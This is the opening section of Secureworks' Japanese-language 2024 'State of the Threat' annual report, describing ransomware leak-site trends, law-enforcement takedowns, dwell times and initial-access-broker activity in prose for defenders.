Secureworks®

サイバー脅威の実態

STATE OF THE THREAT

年次レビュー

第８版，２０２４年１０月

目次

当社脅威リサーチ担当バイスプレジデントからのメッセージ

昨年のサイバー犯罪は、人間とビジネスに深刻な影響を与えました。

2024年6月、英国では国民保健サービスを提供するSynnovisがランサムウェア攻撃の被害に遭い、緊急かつ人命救助のための手術が中止されました。4月にはAT&Tが、通話やテキス トメッセージを含む1億900万件の米国顧客アカウント情報がサイバー犯罪者によって不正にアクセスされたことを明らかにしました。Clorox社は、2024年度第1四半期決算で、ランサムウェア攻撃によって純売上高が20%（3億5,600万ドル相当）減少し、サイバー攻撃によるビジネスコストを明らかにしました。

サイバー犯罪エコシステムが猛威を振るっているように見える状況に対し、法執行機関も反撃しています。QakBot、ALPHV、LockBitなどの組織を壊滅させる作戦は、サイバー犯罪の世界全体に衝撃を与え、ヒエラルキーを覆し、新たな連携を生み出しました。混乱は重要です。これは、サイバー犯罪者が匿名のベールに隠れることができないことを示しています。サイバー犯罪者に手は届くのです。


しかし、サイバー犯罪エコシステムは生体組織に似ています。混乱に直面しても適応し、変化し、攻撃のテンポを維持するために迅速に反応します。名前や所属は異なるかもしれませんが影響は同じであり、攻撃により甚大なビジネスの混乱、ダウンタイム、復旧コストが発生します。

地政学的緊張が高まり続けていることで、国家支援の攻撃者は恩恵を受け続けていますが、米国、英国、そして同盟国は、ロシアと中国に対して顕著な動きを見せることによって、西側諸国政府がサイバー諜報活動を許容しないという姿勢を示しています。2024年は選挙の年であり、世界の民主主義政府は、選挙プロセスに影響を与えたり疑問を投げかけたりする偽情報やその他の試みに対して厳重な警戒態勢を敷いています。

透明性の向上と知識の共有を促進する新しい規制は、私たちの集団防衛の鍵であり、サイバー犯罪者のアンダーグラウンドの最も暗い部分に光を当てようとする法執行機関による継続的な取り組みも同様です。脅威の実態についての理解を広めるためのサイバー防衛コミュニティの集団的な行動は、引き続き重要な変化をもたらしています。この毎年発行している脅威の実態レポートは、その理解と認識を維持する上で重要な役割を果たし、Secureworksが年間を通じて作成する脅威インテリジェンスレポートに、さらなる深みとコンテキストを追加するものです。

Don Smith
脅威リサーチ担当バイスプレジデント
Secureworks®

エグゼクティブサマリーと重要な調査結果




あらゆる組織においてサイバーリスクレベルは依然として高いままです。繁栄するサイバー犯罪エコシステムは数多くの脅威をもたらし続けており、地政学的な問題がさらなる圧力をもたらしています。この年次レポートでは、2023年7月から2024年6月末までの期間にSecureworks® Counter Threat Unit™（CTU）リサーチチームが収集したリサーチ結果に基づいて、その理由を説明しています。

サイバー犯罪は依然としてSecureworksのお客様が直面する最大の脅威です。サイバー犯罪のほとんどは広範囲に行われており、盗む価値のある現金や資産を持っている攻撃しやすい組織を物色しています。ランサムウェアは、依然として最も差し迫ったサイバー犯罪の懸念事項です。法執行機関が過去1年間で大きな成果を収めたにもかかわらず、ランサムウェアのエコシステムは回復を続けており、困難に適応し、存続できることを示しています。多くの個々の攻撃者は、金銭的利益のために忠誠心を捨てて適応してきました。所属するグループを変更した攻撃者もいれば、複数のグループで活動している攻撃者もいます。


地政学的な事象によって、国家支援の攻撃やハクティビストによるサイバー活動を再び活発化しています。ウクライナ、中東、南シナ海での紛争は、中国、ロシア、イランなどの主要プレイヤーの政策を方向づけ、草の根活動を促しています。一部のハクティビストは故意に自らの出自を曖昧にしており、国家が支援する攻撃グループによる犯行や関与の疑いが生じています。その結果、地域によって脅威のレベルが大きく異なります。

このレポートの第1章では、今年のランサムウェアの浮き沈み、テイクダウンと新たなグループの登場、そして情報窃取マルウェアやボットネットなどのエコシステムの主要な推進役について考察します。また、もう一つの常に存在する脅威であるビジネスメール詐欺（BEC）についても取り上げます。第2章では、インターネット境界の脆弱性の悪用、環境寄生型（Living off the Land）攻撃、AIの出現など、サイバー犯罪者や国家支援グループが使用するいくつかの戦術について検討します。第3章と第4章では、それぞれハクティビズムおよび国家が支援するサイバー攻撃の実態について説明します。


セキュリティ担当者向けの、今年の主な発見事項は次のとおりです。




侵入からランサムウェアの展開までの時間である滞留時間は、依然として短いままです。Secureworksのインシデント対応担当が観測したランサムウェアの最短滞留時間は、わずか7時間弱でした。



攻撃の総数は依然として高いままです。ランサムウェアは、あらゆる種類の組織にとって依然として大きな脅威です。2024年5月には、暴露サイトに被害組織名を掲載する暴露型ランサムウェア攻撃の件数が過去最高を記録しました。




AiTM（Adversary-in-The-Middle：中間者攻撃）フィッシングキットは、既存の多要素認証（MFA）を回避するための攻撃者の重要な武器として登場しており、フィッシング対策が施されたMFAソリューションを選択することが不可欠になっています。




パッチが適用されていない脆弱性は、依然としてランサムウェア攻撃における最多の侵入手法（IAV：Initial Access Vector）であり、既知のIAVの約50% を占めています。特に脆弱なインターネット境界デバイスは、国家支援の攻撃グループとサイバー犯罪者の両方に狙われています。

ハクティビストは、紛争地域に関連する組織に対して、DoSやWebサイト改ざん活動を続けています。



ハクティビストの活動とは対照的に、国家が支援する攻撃においてはステルス性が依然として重要な要素となっています。攻撃グループは、多くの攻撃において複雑なネットワーク、環境寄生型（LOTL: Living Off-The-Land）攻撃、および市販ツールを好んで使用するため、検知と攻撃者特定が困難になっています。また、これらのテクニックやツールは、ランサムウェアグループによる使用も増加しています。



フィッシング耐性のあるMFA、タイムリーなパッチ適用、脅威ベースの検知機能を備えた包括的なXDRの実装など、サイバーセキュリティ対策の基本は依然として不可欠です。Secureworksのインシデント対応担当者が昨年対応したインシデントの50%以上で、これらの対策の1つ以上が欠けていました。

第 1 章

法執行機関の強化にもかかわらず、サイバー犯罪は依然として蔓延

ランサムウェア - 年次レビュー

ある意味、この1年間はランサムウェアエコシステムにとって平常通りだったと考えられます。ランサムウェアの暴露サイトにおける被害組織数は依然として多いままです。2024年3月は730もの被害組織がリストされており、月別最多記録となっていますが、この数字はDispossessorが自身の暴露サイトで330の被害組織をリストしていたことで膨らんだものであり、そのほとんどは以前に他のランサムウェアグループによって掲載されていました。




図1. ランサムウェア暴露サイトの掲載数の月別合計（出典：Secureworks）

一方で、最近の法執行機関の活動は、ランサムウェアのエコシステムに断片化をもたらしているようです。注目を集めた法執行機関の活動により、間接的か否かにかかわらず、最も活発な2つのランサムウェア運営組織のうち、1つが消滅したようです。GOLD BLAZER[1] は、当初は影響が限定的と思われた法執行機関によるテイクダウンの直後に、ALPHV/BlackCatの活動を停止した際、加盟メンバーの1人に支払うべき2,200万ドルの手数料を支払わないという出口詐欺を働きました。加盟メンバーとは、身代金の一部と引き換えに運営組織に代わってランサムウェア攻撃を実行する攻撃者です。

GOLD MYSTIC[2] は、複数段階の法執行機関による作戦の後、LockBitの活動を（少なくともしばらくの間）オフラインにしたように見えたにもかかわらず、存続しています。この作戦は、LockBitの管理者である「LockBitSupp」の身元を明らかにし、加盟メンバーに脅威を与えて追い払うよう計画されたものと思われていました。この作戦は間違いなくLockBitに影響を与え、被害組織の月間掲載数は減少しましたが、グループが消滅したわけではありません。ランサムウェアグループが法執行機関の圧力にどのように対抗してきたかについては、この章の後半で説明します。





図2. 7月23日～6月24日のランサムウェアグループ別の暴露サイト掲載数（出典：Secureworks）

一部の運営組織にとっては静かな1年

GOLD TAHOE[3] は、昨年、Fortra GoAnywhereやMOVEit Transferなどのマネージドファイル転送（MFT）サービスのゼロデイを悪用してデータの窃取と恐喝を行い、データ窃取のみの攻撃で数千の組織に被害を与えて非常に注目を集めましたが、今年は静かな年でした。

2023年後半にITサポートソフトウェアSysAidのゼロデイ脆弱性が悪用されたと言われているにもかかわらず、暴露サイトでの被害組織掲載数の増加はそれほど顕著ではありませんでした。SysAidのようなツールを標的とすることは、GOLD TAHOEの通常のゼロデイ攻撃活動からの逸脱を表しています。なぜなら、データを窃取するには侵入ポイントからの横展開が必要になるからです。このグループが1年間にわたり、毎月およそ5組織を掲載してきたという活動のペースを考えると、このようなアクセスは、データ窃盗用の侵入方法としてではなく、ランサムウェアの展開に使用された可能性があります。



戦術・技術・手順（TTPs）の変化の追跡

Secureworksのランサムウェアインシデント対応事案から、滞留時間は年間を通じて大きくブレがあるものの、全体としては短いままであることが示唆されています。観測されたインシデントの半数以上は滞留時間が28時間未満であり、滞留時間の中央値は2日半強でした。ただし、中央値は全体像の一部を示しているにすぎません。

滞留時間が短いクラスターもあれば、滞留時間がはるかに長いクラスターもありました。侵害の3分の1では、1日以内にランサムウェアが展開されました。実際、観測された最短の滞留時間は7時間弱でした。残りの3分の1では、ランサムウェアを展開するのにかかった時間は1日以上1週間未満でした。後の3分の1では、10日以上かかっていました。ある事案では、侵入から135日以上経過してからランサムウェアが展開されていました。この差異は、加盟メンバーの状況がより混沌としていることを反映している可能性があります。ランサムウェアグループが拡大し、より多くの加盟メンバーを巻き込むようになると、新しい加盟メンバーは攻撃をあまり習熟しておらず、ランサムウェアを展開するのに時間がかかる可能性が高くなります。

多くのランサムウェアグループでは、加盟メンバーにプレイブックを提供しているため、セキュリティリサーチャーが個々の攻撃者を追跡することは困難です。これは、2021年8月にConti運営に関連する資料が公開されたときに確認されました。加盟メンバーはツールを共有しており、場合によっては、同じハッシュを持つまったく同じバイナリまで共有しています。多くのランサムウェアグループは、独自のマルウェアに依存せず、代わりに環境寄生型バイナリ（LOLBins）や既製のツールを使用して侵害を行います。たとえば、ScreenConnect、AnyDesk、Atera、Splashtopなどのリモート管理ツールの利用が増加しています。これらのツールの使用を特定の個人またはグループに結び付けるのは難しいでしょう。

ランサムウェアの攻撃者は、最も簡単な侵入手段を探し続けています。最も多く使用されたIAVは、脆弱なデバイスのスキャン・悪用や、盗まれた認証情報（多要素認証（MFA）は未設定）でした。

ランサムウェア グループは、注目度の高い脆弱性をすぐに悪用してきました。2023年10月、Citrix Bleedの脆弱性（CVE-2023-4966）が明らかになり、攻撃コードが公開された直後に、CTU™リサーチャーは、LockBitランサムウェア展開の前兆と思われる複数の脆弱性悪用の試みを観測しました。


Secureworksのインシデント対応担当者が調査したある侵害事案では、CVE-2023-4966の悪用によりデータが盗まれ、LockBitの暴露サイトで被害組織の名前が公開されました。この事案では、ランサムウェアを展開する試みは行われませんでした。CTUリサーチャーが、LockBitの加盟メンバーがランサムウェアを展開せずに恐喝を試みていることを観測したのはこれが初めてですが、これは驚くべきことではありません。ランサムウェアグループは広範囲な組織に対して、アクセスから金銭を得る方法を探しています。業務を再開するために復号鍵が必要な状況は、被害組織が身代金を支払う最大の動機になり得ますが、データ窃盗のみの攻撃でも身代金支払いが行われる可能性があります。この性質から、技術的力が不足しているLockBit加盟メンバー によって侵害されたことが示唆されます。Citrix Bleedの脆弱性は、公開されている攻撃コードを使用して簡単に悪用できますし、侵入後の活動に使用された正規ツールも簡単に使用できるものであり、脅迫文を拡散するバッチスクリプトは複雑なものではありませんでした。

同じ期間に、不正アクセス仲介人も新たな脆弱性を悪用してアクセスを獲得していました。不正アクセス仲介人は、ネットワークに侵入するためのアクセス権を取得し、その後そのアクセス権をオークションにかけたり、その他の方法で他の攻撃者に販売したりする攻撃者です。あるインシデントでは、Citrix NetScalerゲートウェイサーバーでの攻撃活動が2023年8月に開始されました。これは、重大なリモートコード実行の脆弱性CVE-2023-3519が公開され、パッチがリリースされ、攻撃コードが公開された直後のことでした。攻撃者は、この脆弱性を悪用して、Citrix NetScalerデバイスにWebシェルを作成し、永続化を図りました。このWebシェルは、China ChopperをベースにしたTinyShellの亜種です。このWebシェルには、デバイス上でコマンドを実行できるようにする基本機能が含まれています。攻撃者はTinyShellを展開した後、別のシンプルなWebシェルを実行してCitrix資格情報を収集し、それをファイルに書き込みました。ファイルの内容から、資格情報が9月中旬に窃取されたことがわかり、その頃にWebシェルが初めて実行されたことが示唆されます。

その後、11月下旬に、GOLD REBELLION[4] が運営するRansomware-as-a-Service（RaaS）、Black Bastaの加盟メンバーの何者が、侵害済みNetScalerゲートウェイサーバーへのアクセスを用いて被害組織のネットワークに侵入しました。その後数週間にわたり、攻撃者はこの最初のホストから侵入後の活動を行いました。この活動には、難読化されたPowerShellコマンドの実行、正規のWindows Active Directory Explorerツールを使用したActive Directoryの偵察、複数のZIPファイルと一時ファイルへのアクセスが含まれていました。攻撃者は、遠隔操作ツールNetSupport Managerの亜種もダウンロードして実行しました。別の侵害でも同じ攻撃活動が観測され、同一のパスワードがハードコードされた、同一ファイルハッシュのTinyShell Webシェルが使用されていました。最初の侵入とその後の脆弱性の悪用の間に時間差があるのは、同じ不正アクセス仲介人（IAB：Initial Access Broker）が各侵害のアクセスに関与していた可能性があることを示唆しています。

IABがアクセス取得のために悪用したのは、新たな脆弱性だけではありませんでした。CTUリサーチャーは、GOLD MELODY[5] が組織内ネットワークにアクセスするために、実績のある方法を使い続けていることを観測しました。2023年10月、攻撃者はJavaデシリアライゼーションの脆弱性（CVE-2022-21445）を悪用し、インターネットに接続された組織のOracle WebLogicサーバーに侵入してコマンドを実行したことが明らかになりました 。CTUリサーチャーは、GOLD MELODYが以前にOracle WebLogicサーバーを標的にしていたこと、同じ攻撃者が管理するインフラストラクチャを使用し、Wgetコマンドを実行してbc.plというPerlスクリプトをダウンロードしていたことから、この攻撃活動をこのグループによるものと結論付けました。

別の侵害でも、アクセスのためのインターネット接続されたOracle WebLogicサーバー侵害と、トンネリングツールAUDITUNNELとJSP Webシェルが使用されたことが、GOLD MELODYの攻撃活動と一致しているとCTUリサーチャーは評価しました。その後のデータの圧縮と窃取は別の攻撃者によって行われたものと見られたことから、GOLD MELODYはIABとして活動しており、アクセスを他の攻撃者に販売しているという考えが裏付けられます。



ランサムウェアエコシステムは大きく変化したのか？

LockBitとALPHVの優位性がなくなったため、加盟メンバーは連携できる代わりの運営組織を探さざるを得なくなりました。この状況下で恩恵を受けているのは、Qilin、BlackSuit、Playなどのようです。その結果、活動するランサムウェアグループが増え、被害組織もより均等に分散するようになりました。2024年5月のLockBitテイクダウンまでの3か月間で、45の暴露型ランサムウェアグループが活動していました。その後の3か月間で、55のグループが活動していました。5月には、専用の暴露サイトに被害組織名を掲載する暴露型ランサムウェアグループの件数が過去最高を記録しました。

月（2024年）(2024)	グループ数
1月	32
2月	36
3月	35
4月	39
5月	40
6月	39


図3. 暴露サイトに被害組織を掲載するランサムウェアグループの数
（出典：Secureworks）

暴露サイトの数では部分的な状況しかわからない理由

暴露サイトに掲載されている被害組織は、ほぼ例外なく脅迫による金銭搾取が失敗した被害組織であるため、その数字はランサムウェア活動の正確な全体像を表すものではありません。暴露サイトではわからないことが多くあります。

たとえば、支払いを拒否する被害組織が増えれば、暴露サイトに記載される被害組織数も増加すると予想されます。しかし、これはランサムウェアがますます蔓延していることを示すものではありません。その判断を行うために必要なすべてのデータを把握することはできません。

また、暴露サイトの数は、専用の暴露サイトで被害組織の名前を暴露しないランサムウェアグループによる攻撃を反映していません。たとえば、Phobosランサムウェアは広く蔓延していますが、その運営組織はデータを盗んだり、被害組織の名前を公表したりしません。



また、ALPHV/LockBitの活動停止後の不確実性から利益を得ようとエコシステムに参入する新しいグループも大幅に増加しました。

法執行機関によって解体された[6]Dispossessorグループは、LockBitのサイトとデザインが酷似した暴露サイトを作成し、2024年3月に複数の被害組織を掲載しました。ただし、ほとんどの被害組織は、主にLockBitや、CL0P、8BASE、Egregorなどのグループのサイトにも被害組織として既に掲載されていました。この暴露サイトの背後にいるグループは、他のグループが盗んで公開したデータを使用して、被害組織から再び脅迫している可能性が高いと見られています。2024年3月には、Rabbit Holeと呼ばれる別の暴露サイトを作成する試みが行われました。Rabbit Holeは、独自の暴露サイトを持たずに活動する小規模なグループが、被害組織の名前を独立系のサイトに公開できるように設計されていました。アンダーグラウンドフォーラムでの宣伝にもかかわらず、Rabbit Holeは注目を集めることができず、すぐに閉鎖されたようです。

